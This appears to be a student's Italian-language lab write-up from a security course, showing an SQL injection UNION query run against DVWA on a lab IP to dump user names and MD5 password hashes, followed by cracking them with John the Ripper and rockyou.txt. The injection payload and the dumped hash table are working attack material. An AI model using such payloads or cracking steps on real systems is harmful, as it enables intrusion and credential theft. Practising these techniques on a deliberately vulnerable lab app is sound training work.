

CONSEGNA S6/L3

PASSWORD CRACKING

Con le password recuperate ieri proviamo a recuperare la loro versione in chiaro grazie a John the ripper.


Prima le salviamo in un file di testo che chiamiamo "hash.txt", poi andiamo a prendere il file "rockyou.txt" e li posizioniamo entrambi sul desktop.

Inviando il comando a John per far iniziare la decrittazione.

Otteniamo così le password in chiaro.

Query utilizzata per SQL injection:

```
1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password)
FROM users#
```



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser address bar displays the URL: `192.168.50.101/dvwa/vulnerabilities/sql/?id=1'+UNION+SELECT+1%2C+CONCAT(user_id%2C'%3A'%2Cfirst_name%2C'%3A'%2Clast_name%2C'%3A'%2Cuser%2C'%3A'%2Cpassword) FROM users#`. The page title is "Vulnerability: SQL Injection". On the left sidebar, the "SQL Injection" option is selected. The main content area shows the "User ID:" input field with a "Submit" button. Below the input field, the results of the SQL injection are displayed, showing user details for five different IDs. The results are as follows:

ID	First name	Surname
1	admin	admin
1	1	admin:admin:admin:5f4dcc3b5aa765d61d8327deb882cf99
1	1	2:Gordon:Brown:gordonb:e99a18c428cb38d5f260853678922e03
1	1	3:Hack:Me:1337:8d3533d75ae2c3966d7e0d4fcc69216b
1	1	4:Pablo:Picasso:pablo:0d107d09f5bbe40cade3de5c71e9e9b7
1	1	5:Bob:Smith:smithy:5f4dcc3b5aa765d61d8327deb882cf99

